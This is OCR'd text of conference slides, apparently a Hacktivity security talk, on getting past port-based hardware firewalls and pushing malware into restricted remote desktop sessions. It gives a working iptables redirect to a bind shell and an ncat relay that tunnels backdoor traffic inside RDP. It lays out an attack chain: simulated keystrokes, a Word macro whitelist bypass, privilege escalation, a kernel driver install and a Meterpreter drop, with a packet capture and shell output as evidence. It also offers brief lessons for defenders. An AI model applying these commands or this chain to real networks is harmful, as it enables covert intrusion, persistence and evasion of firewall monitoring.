  - But who cares? ☺

Bypassing hardware firewalls Linux

Use code at Kernel level (with root)


```
if  ((tcp_source_port === 1337) && (tcp_dest_port === 22)) then:
        redirect to bind shell on port 31337
```

```
iptables -t nat -A PREROUTING -p tcp --dport 22 --sport 1337 -j REDIRECT --to-ports 31337
```


Dst port
31337
Src port
1337
Dst port
3389
Dst port
3389
Attacker or
infected
workstation
Firewall, port 3389 allowed only
Secure remote
desktop server

Dumb stateful firewall

Dumb stateful firewall inspecting the packets



Backdoor traffic inside RDP

Backdoor traffic
separated from
RDP traffic

Bypassing hardware firewalls on Windows x64

Installing a kernel driver in Windows x64 is not trivial

- Trusted signed driver is needed

Thanks to basil for WinDivert project (and Nemea Software Development)

- Trusted signed kernel driver already included!
- You can interface with the kernel driver

Alternatively, patchguard bypass could be used

http://www.codeproject.com/Articles/28318/Bypassing-PatchGuard

Uroburos rootkit – Bring Your Own Vuln

Install root CA first with user simulator ;)

How to set TCP source port for meterpreter bind shell (or any program)?

Netcat (Nmap build) to da rescue!

```
ncat -kl 4444 -c
"ncat -p 1337 RDP.SER.VER.IP 3389"
```

Demo

Alternative usage of “hw fw bypass”

You have admin on webserver

but persistent outbound C&C is blocked

Instead of local port forward, use netcat to port forward to other machines in the DMZ

Backdoor traffic to hide your communication inside the legit network traffic

The solution – as a whole

Malware waits for the user to login to RDP with 2FA

Create screenshot from user desktop

Put screenshot on the screen

Disable keyboard/mouse

Drop malware by simulating user keyboard events + clipboard for large (ASCII) data transfer

Start WORD, create new macro code

Bypass application whitelist using DLL loading from Word macro code


The solution

Escalate privileges to admin (vulnerable service)

Install hwfwbypass.exe with kernel driver

Drop meterpreter

Profit!


Target Company
Src port 1337
Dst port 3389
Dst port 3389
Dst port 31337
Infected workstation
Firewall, port 3389 allowed only
Secure remote desktop server
The Internet
Attacker

Demo

Demo 2 – as seen by the user

Lessons learned for red team

You have two new tools for your post exploitation

- tool to drop malware into the remote desktop
- If you have admin on a Windows server, you can bypass/fool hardware firewalls using my driver

Lessons learned for the blue team

Every additional layer of security can still be bypassed

Restricted remote desktop is a real interface for malware infection


Use application/protocol aware (NG) firewall instead of port based ones

- Can be bypassed ;)

Don't trust your firewall logs

- blindly

How to bypass NG Firewall? NCAT LUA to da rescue!


Capturing from Wi-Fi (port 3389) [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
Wi-Fi: <live capture in progress> File: C:\Users\Z\AppData\Local...
C:\Windows\System32\cmd.exe - ncat.exe -L scripts/filters/rdp_...

```
No.  Time        Source         Destination    Protocol Length Info
   1 0.00000000 192.168.0.4    192.168.0.55   TCP        66 61831 > ms-wbt-server [SYN] Seq=0 Win=8192 Len=0 MSS=146
   2 0.00021700 192.168.0.55   192.168.0.4    TCP        66 ms-wbt-server > 61831 [SYN, ACK] Seq=0 Ack=1 Win=8192 Le
   3 0.00027300 192.168.0.4    192.168.0.55   TCP        54 61831 > ms-wbt-server [ACK] Seq=1 Ack=1 Win=16384 Len=0
   4 0.00032500 192.168.0.4    192.168.0.55   TPKT       90 CR TPDU src-ref: 0x0000 dst-ref: 0x0000[Malformed Packet
   5 0.02891600 192.168.0.55   192.168.0.4    COTP       65 CC TPDU src-ref: 0x1234 dst-ref: 0x0000
   6 0.02913400 192.168.0.4    192.168.0.55   RDP       466 ClientData
   7 0.02939900 192.168.0.55   192.168.0.4    RDP       391 ServerData Encryption: 128-bit RC4 (High)
   8 0.02952400 192.168.0.4    192.168.0.55   T.125      66 erectDomainRequest
   9 0.02997300 192.168.0.55   192.168.0.4    T.125      65 attachUserConfirm
  10 0.03006700 192.168.0.4    192.168.0.55   T.125      62 attachUserRequest
  11 0.03068200 192.168.0.55   192.168.0.4    T.125      69 channelJoinConfirm 1007
  12 0.03077000 192.168.0.4    192.168.0.55   T.125      66 channelJoinRequest 1007
  13 0.03101000 192.168.0.55   192.168.0.4    T.125      69 channelJoinConfirm 1003
  14 0.03109600 192.168.0.4    192.168.0.55   T.125      66 channelJoinRequest 1003
  15 0.03173800 192.168.0.55   192.168.0.4
  16 0.08002000 192.168.0.4    192.168.0.55
```

```
⊞ Frame 4: 90 bytes on wire (720 bits), 90 bytes capture
⊞ Ethernet II, Src: LiteonTe_a8:b7:58 (28:e3:47:a8:b7:58
⊞ Internet Protocol Version 4, Src: 192.168.0.4 (192.168
⊞ Transmission Control Protocol, Src Port: 61831 (61831)
⊟ TPKT, Version: 3, Length: 36
    Version: 3
    Reserved: 0
    Length: 36
⊟ ISO 8073/X.224 COTP Connection-Oriented Transport Prot
    Length: 31
    PDU Type: CR Connect Request (0x0e)
    Destination reference: 0x0000
    Source reference: 0x0000
    0000 .... = Class: 0
```

```
0000  08 00 27 4f 0c 5d 28 e3  47 a8 b7 58 08 00 45 00
0010  00 4c 7e df 40 00 80 06  fa 40 c0 a8 00 04 c0 a8
0020  00 37 f1 87 0d 3d 89 bb  0a 07 24 90 a6 66 50 18
0030  00 40 e7 60 00 00 03 00  00 24 1f e0 00 00 00 00
0040  00 43 6f 6f 6b 69 65 3a  20 6d 73 74 73 68 61 73
0050  68 3d 41 37 30 30 36 37  0d 0a
```

```
"This is the client!"

C:\Tresors\MRG\MRG\developed_stuff\highsecurityhacking\ncat_d33tah_lua_callbacks>ncat.exe
-L scripts/filters/rdp_client.lua 192.168.0.55 3389




Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\test\Desktop\ncat-lua-callbacks\ncat\Release>
C:\Users\test\Desktop\ncat-lua-callbacks\ncat\Release>
C:\Users\test\Desktop\ncat-lua-callbacks\ncat\Release>
C:\Users\test\Desktop\ncat-lua-callbacks\ncat\Release>
C:\Users\test\Desktop\ncat-lua-callbacks\ncat\Release>
C:\Users\test\Desktop\ncat-lua-callbacks\ncat\Release>
C:\Users\test\Desktop\ncat-lua-callbacks\ncat\Release>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B01F-D5B3

 Directory of C:\Users\test\Desktop\ncat-lua-callbacks\ncat\Release

12/09/2014  05:13 PM    <DIR>          .
12/09/2014  05:13 PM    <DIR>          ..
12/09/2014  05:09 PM            17,106 base64.obj
```

References

http://reqrypt.org/windivert.html

http://inputsimulator.codeplex.com/ - modified

http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Tereshkin.pdf

http://blog.didierstevens.com/2011/01/24/circumventing-srp-and-applocker-by-design/

http://www.room362.com/blog/2014/01/16/application-whitelist-bypass-using-ieexec-dot-exe

http://leastprivilege.blogspot.fr/2013/04/bypass-applocker-by-loading-dlls-from.html?m=1

https://www.mandiant.com/blog/hikit-rootkit-advanced-persistent-attack-techniques-part-2/

one more thing …

two more things …

User simulator available as Metasploit post module

HW FW bypass available as Metasploit post module

Hack The Planet!

https://github.com/MRGEffitas/Write-into-screen

https://github.com/MRGEffitas/hwfwbypass

zoltan.balazs@mrg-effitas.com

https://hu.linkedin.com/in/zbalazs

Twitter – @zh4ck

www.slideshare.net/bz98

Greetz to @hekkcamp, @CrySySLab

JumpESPJump.blogspot.com

HACKTIVITY
The IT Security
FESTIVAL
in Central and
Eastern Europe